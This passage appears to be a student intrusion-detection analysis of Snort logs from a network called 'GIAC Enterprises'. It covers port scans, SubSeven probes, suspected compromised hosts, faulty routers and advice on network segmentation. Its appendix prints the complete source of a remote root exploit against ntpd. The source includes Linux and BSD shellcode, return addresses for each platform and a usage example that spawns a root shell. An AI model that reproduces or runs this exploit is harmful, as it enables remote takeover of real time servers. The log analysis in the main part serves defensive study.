Jan 11 18:24:18 192.168.100.230:49873 -> 206.63.63.60:25 SYN **S*****
Jan 11 18:24:20 192.168.100.230:49874 -> 131.188.34.45:25 SYN **S*****

Outbound DNS traffic
 amount date
 --------------
     14 Dec 8
    405 Dec 16
     42 Dec 17
    410 Dec 20
   4746 Dec 21
   1671 Dec 24
   1415 Dec 25
    528 Dec 27
   4258 Dec 28
    808 Dec 29
   1326 Dec 30
   1379 Dec 31
  10668 Jan 1
   1786 Jan 2
   1192 Jan 3
   3934 Jan 8
   3398 Jan 9
   2273 Jan 11
   4004 Jan 12
   1446 Jan 13
   4631 Jan 15

Outbound mail traffic
 amount date
 --------------
     21 Dec 16
      6 Dec 17
    102 Dec 20
    294 Dec 21
    324 Dec 24
    394 Dec 25
    112 Dec 27
    367 Dec 28
    231 Dec 29
    289 Dec 30
    196 Dec 31
   1528 Jan 1
    293 Jan 2
    165 Jan 3
    554 Jan 8
    396 Jan 9
    610 Jan 11
    688 Jan 12
    270 Jan 13
    425 Jan 15
```

- 192.168.98.238: Scanning for SubSeven on port 27374 (on network 172.147.0.0/16).

```
Jan 15 11:43:51 192.168.98.238:1410 -> 172.147.5.6:27374 SYN **S*****
Jan 15 11:43:51 192.168.98.238:1411 -> 172.147.5.7:27374 SYN **S*****
Jan 15 11:43:53 192.168.98.238:1412 -> 172.147.5.8:27374 SYN **S*****
Jan 15 11:43:51 192.168.98.238:1413 -> 172.147.5.9:27374 SYN **S*****
```

- 192.168.60.38: at least one UDP scan and two port scans (from source port 20, ftp-data).

```
Dec 29 00:10:46 192.168.60.38:1525 -> 209.26.238.82:18723 UDP
Dec 29 00:10:46 192.168.60.38:1525 -> 209.26.238.82:11497 UDP
Jan  8 07:44:53 192.168.60.38:20 -> 38.203.242.9:21154 SYN **S*****
Jan  8 07:44:53 192.168.60.38:20 -> 38.203.242.9:21155 SYN **S*****
Jan  9 14:30:30 192.168.60.38:20 -> 136.160.174.71:2896 SYN **S*****
Jan  9 14:30:31 192.168.60.38:20 -> 136.160.174.71:2897 SYN **S*****
```

- 192.168.163.17: SYN scans host 148.243.214.7 (Mexico)

```
12/20-21:58:38.206581  [**] connect to 515 from inside [**] 192.168.163.1
Dec 20 21:53:30 192.168.163.17:2398 -> 148.243.214.7:614 SYN **S*****
Dec 20 21:53:30 192.168.163.17:2401 -> 148.243.214.7:977 SYN **S*****
Dec 20 21:53:31 192.168.163.17:2419 -> 148.243.214.7:278 SYN **S*****
Dec 20 21:53:31 192.168.163.17:2421 -> 148.243.214.7:816 SYN **S*****
```

Possibly compromised hosts

- 192.168.205.138: This strange loop between my host 192.168.205.138 and Russian address 194.87.6.38 does not sound too good. There just is not enough information on it to say whether it is a system compromise or not.
- 192.168.140.21: Probably compromised since is sending these UDP datagrams around the clock. There are some other possibilities that are discussed before.

```
Dec 16 00:02:34 192.168.140.21:7001 -> 128.2.222.180:7000 UDP
Dec 16 00:02:34 192.168.140.21:7001 -> 128.2.203.61:7000 UDP
Dec 16 00:02:34 192.168.140.21:7001 -> 128.2.222.199:7003 UDP
Dec 16 00:02:35 192.168.140.21:7001 -> 128.2.206.130:7003 UDP
```

amount	date
463	Dec 16
381	Dec 17
288	Dec 20
1368	Dec 21
1090	Dec 24
1071	Dec 25
714	Dec 27
390	Dec 28
756	Dec 29
742	Dec 30

```
 991 Dec 31
2042 Jan 1
 862 Jan 2
 943 Jan 3
 891 Jan 8
 692 Jan 9
```

- Hosts that have UDP traffic from port 7001 are considered possibly compromised as explained before.

```
192.168.140.21
192.168.195.10
192.168.53.60
192.168.6.39
192.168.6.7
192.168.60.11
192.168.60.16
192.168.60.168
192.168.60.182
192.168.60.38
192.168.60.8
192.168.70.179
```

- 192.168.100.158: Might be scanning for vulnerable dns servers. (Only about 40 log entries.) Can also be a DNS server but the amount of log entries does not support this idea (and it does not support the scanning idea either). One thing that might be causing that there are only a few lines is the Snort sensor (full disks, power failure).

```
Dec 24 13:59:22 192.168.100.158:1090 -> 204.253.104.11:53 UDP
Dec 24 13:59:22 192.168.100.158:1090 -> 208.152.90.10:53 UDP
Dec 24 13:59:22 192.168.100.158:1090 -> 208.227.201.2:53 UDP
Dec 24 13:59:22 192.168.100.158:1090 -> 204.178.107.226:53 UDP
```

Following 3 detects are probably employees testing their own networked hosts. Source host could also be compromised.

- 192.168.70.163: Scans 24.3.45.174 using both TCP and UDP.

```
Jan 11 14:25:55 192.168.70.163:57070 -> 24.3.45.174:33463 UDP
Jan 11 14:25:55 192.168.70.163:57070 -> 24.3.45.174:33467 UDP
Jan  3 15:18:48 192.168.70.163:36356 -> 24.3.45.174:1354 SYN **S*****
Jan  3 15:18:48 192.168.70.163:36356 -> 24.3.45.174:5999 SYN **S*****
Jan  3 15:20:09 192.168.70.163:36357 -> 24.3.45.174:466 UDP
Jan  3 15:20:09 192.168.70.163:36357 -> 24.3.45.174:825 UDP
Jan  3 15:20:09 192.168.70.163:36357 -> 24.3.45.174:508 UDP
Jan  3 15:20:09 192.168.70.163:36357 -> 24.3.45.174:627 UDP
```

- 192.168.70.176: TCP scans 209.195.220.178 on Jan 15th.

```
Jan 15 11:25:13 192.168.70.176:45842 -> 209.195.220.178:773 SYN **S*****
```

```
Jan 15 11:25:13 192.168.70.176:45842 -> 209.195.220.178:527 SYN **S*****
Jan 15 11:25:13 192.168.70.176:45842 -> 209.195.220.178:824 SYN **S*****
Jan 15 11:25:13 192.168.70.176:45842 -> 209.195.220.178:338 SYN **S*****
```

- 192.168.60.16: UDP scans host 216.15.60.112 (and traceroutes some other hosts).

```
Dec 28 13:23:53 192.168.60.16:1298 -> 216.15.60.112:55364 UDP
Dec 28 13:23:53 192.168.60.16:1298 -> 216.15.60.112:49043 UDP
Dec 28 13:23:55 192.168.60.16:1298 -> 216.15.60.112:46087 UDP
Dec 28 13:23:53 192.168.60.16:1298 -> 216.15.60.112:31808 UDP
Dec 28 13:23:53 192.168.60.16:1298 -> 216.15.60.112:7178 UDP
```

Network problems

From private network 10.0:

- Network problems because of following looking pretty random packets.

```
Dec 17 00:35:43 10.0.0.3:49286 -> 192.168.208.130:5501 UNKNOWN *1**R*** R
Dec 17 00:51:31 10.0.0.3:49293 -> 192.168.208.130:5501 UNKNOWN *1**R*** R
Jan  9 17:13:37 10.0.6.196:139 -> 192.168.71.108:43272 XMAS 21*F*P*U RESE
Jan  9 17:13:51 10.0.6.196:139 -> 192.168.130.56:17502 NOACK 21SFR**U RES
```

- Hosts that are sending UDP packets from port 0 to port 0 are suspicious. It is illegal according to specifications to send UDP packet that's destination port is 0. This is either an attack or a malfunction (in sending host or network device in the path). I guess it is the latter since these packets tend to originate from hosts that are behind a device that is thought to be malfunctioning because of random packets with all flag combinations.

```
Dec 21 21:40:30 192.168.214.166:0 -> 208.235.14.156:0 UDP
Dec 21 21:55:31 192.168.214.166:0 -> 208.235.14.156:0 UDP
Dec 21 22:05:32 192.168.214.166:0 -> 208.235.14.156:0 UDP
Dec 21 22:20:33 192.168.214.166:0 -> 208.235.14.156:0 UDP
Dec 21 22:25:33 192.168.214.166:0 -> 208.235.14.156:0 UDP

Jan  8 20:41:15 192.168.186.16:23 -> 24.180.132.123:3989 NULL ********
Jan  8 21:41:17 192.168.186.16:23 -> 24.180.132.123:3989 NULL ********
Jan  8 21:56:17 192.168.186.16:23 -> 24.180.132.123:3989 NULL ********
Jan  8 22:21:18 192.168.186.16:23 -> 24.180.132.123:3989 NULL ********

Jan  8 20:49:30 192.168.186.17:23 -> 24.180.132.123:4065 NULL ********
Jan  8 20:59:30 192.168.186.17:23 -> 24.180.132.123:4065 NULL ********
Jan  8 21:24:31 192.168.186.17:23 -> 24.180.132.123:4065 NULL ********
```

So here is a list of those hosts that are thought to be behind a device that is not functioning properly:

```
Random packets:
```

```
 amount IP
 ----------------------
      2 192.168.1.100
      1 192.168.1.106
      1 192.168.121.26
      1 192.168.181.131
     21 192.168.201.94
      1 192.168.202.38
      6 192.168.203.30
      3 192.168.207.254
      9 192.168.209.162
    463 192.168.217.126
   3248 192.168.217.150
   6187 192.168.217.158
      1 192.168.217.166
   1368 192.168.217.182
      3 192.168.217.186
      2 192.168.217.190
      1 192.168.217.194
      1 192.168.217.206
      1 192.168.217.222
   1489 192.168.219.126
      1 192.168.219.214
      2 192.168.221.114
      1 192.168.222.126
      1 192.168.222.210
      4 192.168.222.62
      1 192.168.223.194
      1 192.168.225.186
      5 192.168.225.30
      3 192.168.225.46
      1 192.168.226.134
      1 192.168.227.174
      2 192.168.97.180
     15 192.168.98.156
      8 192.168.98.185
      3 192.168.98.194

NULL scans:
 amount host
 ----------------------
     97 192.168.186.16
     41 192.168.186.17
      7 192.168.201.94
      1 192.168.209.162
      1 192.168.210.10
     33 192.168.217.126
    217 192.168.217.150
    406 192.168.217.158
     79 192.168.217.182
      1 192.168.218.50
     71 192.168.219.126
      5 192.168.222.62

UDP to port 0:
 amount host
 ----------------------
```

```
  21 192.168.214.166
1922 192.168.97.165
  41 192.168.97.170
2405 192.168.97.176
 837 192.168.97.206
4221 192.168.97.208
 759 192.168.97.41
1038 192.168.98.106
  61 192.168.98.130
3157 192.168.98.140
1364 192.168.98.161
 403 192.168.98.168
7141 192.168.98.177
 219 192.168.98.198
```

Looking at the tables above we can conclude that the following networks seem to be suffering from malfunctioning router or switch (or some other active network device). There are some other IP addresses also but these are the main ones.

- 192.168.97.0/24
- 192.168.98.0/24
- 192.168.186.0/24
- 192.168.201.0/24
- 192.168.217.0/24
- 192.168.219.0/24
-

Conclusions

After analyzing this data I would say that the situation in GIAC Enterprises is not as good as I would like it to be. There are a few hosts compromised and quite a bunch suspected to be. The amount of scan logs made it impossible to use SnortSnarf to help to analyze it. This leads to the fact that there might be something left missing. It is also possible that some hosts are suspected without a reason.

The network should be better divided to subnets where is only certain traffic allowed. Servers that are accessed from outside should be in DMZ and database servers and such should be in their own subnet. I would like to see the subnet of employees so that UDP traffic is not allowed. There could be some machines in a subnet where gaming is possible though. This way the network picture would be something like following. (It might be this way already but it is not possible to tell by just looking at the Snort logs.)

```
        Servers used by DMZ
DMZ               |
misc servers     |F|
accessible form -|W| ----- Internet
Internet         | |
```

```
                    /   \
          internal network    Gaming network
```

Of course it would be better to implement the above picture with two different firewalls. Gaming network would be a network where most of the UDP traffic and opened TCP connections allowed. Internal network should not be accessible from Internet (or other networks). Named services in DMZ should be allowed but nothing. And servers that are used by DMZ should be accessible only from DMZ with specific protocols. (Some traffic should most likely be allowed from internal network also.) In this topology can IDS sensors be tuned to notice illegal traffic to that specific network.

In the current implementation of GIAC Enterprises network should the firewall be tightened quite a bit. And network traffic of unadministered hosts should be denied almost completely. TCP connections opened by internal hosts can be allowed but UDP traffic should be prohibited almost completely.

Appendix

Proof of concept code to exploit ntpd

```
/* ntpd remote root exploit / babcia padlina ltd. <venglin@freebsd.lublin.pl>

/*
 * Network Time Protocol Daemon (ntpd) shipped with many systems is vulnerable
 * to remote buffer overflow attack. It occurs when building response for
 * a query with large readvar argument. In almost all cases, ntpd is running
 * with superuser privileges, allowing to gain REMOTE ROOT ACCESS to timeserve
 *
 * Althought it's a normal buffer overflow, exploiting it is much harder.
 * Destination buffer is accidentally damaged, when attack is performed, so
 * shellcode can't be larger than approx. 70 bytes. This proof of concept code
 * uses small execve() shellcode to run /tmp/sh binary. Full remote attack
 * is possible.
 *
 * NTP is stateless UDP based protocol, so all malicious queries can be
 * spoofed.
 *
 * Example of use on generic RedHat 7.0 box:
 *
 * [venglin@cipsko venglin]$ cat dupa.c
 * main() { setreuid(0,0); system("chmod 4755 /bin/sh");  }
 * [venglin@cipsko venglin]$ cc -o /tmp/sh dupa.c
 * [venglin@cipsko venglin]$ cc -o ntpdx ntpdx.c
 * [venglin@cipsko venglin]$ ./ntpdx -t2 localhost
 * ntpdx v1.0 by venglin@freebsd.lublin.pl
```

```
 *
 * Selected platform: RedHat Linux 7.0 with ntpd 4.0.99k-RPM (/tmp/sh)
 *
 * RET: 0xbffff777 / Align: 240 / Sh-align: 160 / sending query
 * [1] <- evil query (pkt = 512 | shell = 45)
 * [2] <- null query (pkt = 12)
 * Done.
 * /tmp/sh was spawned.
 * [venglin@cipsko venglin]$ ls -al /bin/bash
 * -rwsr-xr-x    1 root     root       512540 Aug 22  2000 /bin/bash
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <arpa/inet.h>

#define NOP     0x90
#define ADDRS   8
#define PKTSIZ  512

static char usage[] = "usage: ntpdx [-o offset] <-t type> <hostname>";

 /* generic execve() shellcodes */

char lin_execve[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/tmp/sh";

char bsd_execve[] =
    "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f"
    "\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52"
    "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\xff/tmp/sh\x01\x01\x01\x01"
    "\x02\x02\x02\x02\x03\x03\x03\x03\x9a\x04\x04\x04\x04\x07\x04";

struct platforms {
        char *os;
        char *version;
        char *code;
        long ret;
        int align;
        int shalign;
        int port;
};

/* Platforms. Notice, that on FreeBSD shellcode must be placed in packet
 *  * *after* RET address. This values will vary from platform to platform.
 *   */
```

```
struct platforms targ[] = {
        {"FreeBSD 4.2-STABLE", "4.0.99k (/tmp/sh)", bsd_execve,
         0xbfbff8bc, 200, 220, 0},

        {"FreeBSD 4.2-STABLE", "4.0.99k (/tmp/sh)", bsd_execve,
         0xbfbff540, 200, 220, 0},

        {"RedHat Linux 7.0", "4.0.99k-RPM (/tmp/sh)", lin_execve,
         0xbffff777, 240, 160, 0},

        {NULL, NULL, NULL, 0x0, 0, 0, 0}
};

long getip(name)
char *name;
{
        struct hostent *hp;
        long ip;
        extern int h_errno;

        if ((ip = inet_addr(name)) < 0) {
                if (!(hp = gethostbyname(name))) {
                        fprintf(stderr, "gethostbyname(): %s\n",
                                strerror(h_errno));
                        exit(1);
                }
                memcpy(&ip, (hp->h_addr), 4);
        }

        return ip;
}

int doquery(host, ret, shellcode, align, shalign)
char *host, *shellcode;
long ret;
int align, shalign;
{
        /* tcpdump-based reverse engineering :)) */

        char q2[] = { 0x16, 0x02, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x01, 0x36, 0x73, 0x74, 0x72, 0x61,
                0x74, 0x75, 0x6d, 0x3d
        };

        char q3[] = { 0x16, 0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00, 0x00
        };

        char buf[PKTSIZ], *p;
        long *ap;
        int i;

        int sockfd;
        struct sockaddr_in sa;

        bzero(&sa, sizeof(sa));
```

```
        sa.sin_family = AF_INET;
        sa.sin_port = htons(123);
        sa.sin_addr.s_addr = getip(host);

        if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
                perror("socket");
                return -1;
        }

        if ((connect(sockfd, (struct sockaddr *) &sa, sizeof(sa))) < 0) {
                perror("connect");
                close(sockfd);
                return -1;
        }

        memset(buf, NOP, PKTSIZ);
        memcpy(buf, q2, sizeof(q2));

        p = buf + align;
        ap = (unsigned long *) p;

        for (i = 0; i < ADDRS / 4; i++)
                *ap++ = ret;

        p = (char *) ap;

        memcpy(buf + shalign, shellcode, strlen(shellcode));

        if ((write(sockfd, buf, PKTSIZ)) < 0) {
                perror("write");
                close(sockfd);
                return -1;
        }

        fprintf(stderr, "[1] <- evil query (pkt = %d | shell = %d)\n",
                PKTSIZ, strlen(shellcode));
        fflush(stderr);

        if ((write(sockfd, q3, sizeof(q3))) < 0) {
                perror("write");
                close(sockfd);
                return -1;
        }

        fprintf(stderr, "[2] <- null query (pkt = %d)\n", sizeof(q3));
        fflush(stderr);

        close(sockfd);

        return 0;
}

int main(argc, argv)
int argc;
char **argv;
{
        extern int optind, opterr;
```

```
extern char *optarg;
int ch, type, ofs, i;
long ret;

opterr = ofs = 0;
type = -1;

while ((ch = getopt(argc, argv, "t:o:")) != -1)
        switch ((char) ch) {
        case 't':
                type = atoi(optarg);
                break;

        case 'o':
                ofs = atoi(optarg);
                break;

        case '?':
        default:
                puts(usage);
                exit(0);

        }

argc -= optind;
argv += optind;

fprintf(stderr, "ntpdx v1.0 by venglin@freebsd.lublin.pl\n\n");

if (type < 0) {
        fprintf(stderr, "Please select platform:\n");
        for (i = 0; targ[i].os; i++) {
                fprintf(stderr, "\t-t %d : %s %s (%p)\n", i,
                        targ[i].os, targ[i].version,
                        (void *) targ[i].ret);
        }

        exit(0);
}

fprintf(stderr, "Selected platform: %s with ntpd %s\n\n",
        targ[type].os, targ[type].version);

ret = targ[type].ret;
ret += ofs;

if (argc != 1) {
        puts(usage);
        exit(0);
}

fprintf(stderr,
        "RET: %p / Align: %d / Sh-align: %d / sending query\n",
        (void *) ret, targ[type].align, targ[type].shalign);

if (doquery(*argv, ret, targ[type].code, targ[type].align,
            targ[type].shalign) < 0) {
```

```
                fprintf(stderr, "Failed.\n");
                exit(1);
        }

        fprintf(stderr, "Done.\n");

        if (!targ[type].port) {
                fprintf(stderr, "/tmp/sh was spawned.\n");
                exit(0);
        }

        exit(0);
}


--
* Fido: 2:480/124 ** WWW: http://www.frasunek.com/ ** NIC-HDL: PMF9-RIPE *
* * Inet: przemyslaw@frasunek.com ** PGP: D48684904685DF43EA93AFA13BE170BF *
*
```

Last modified: Tue Apr 17 23:56:30 EEST 2001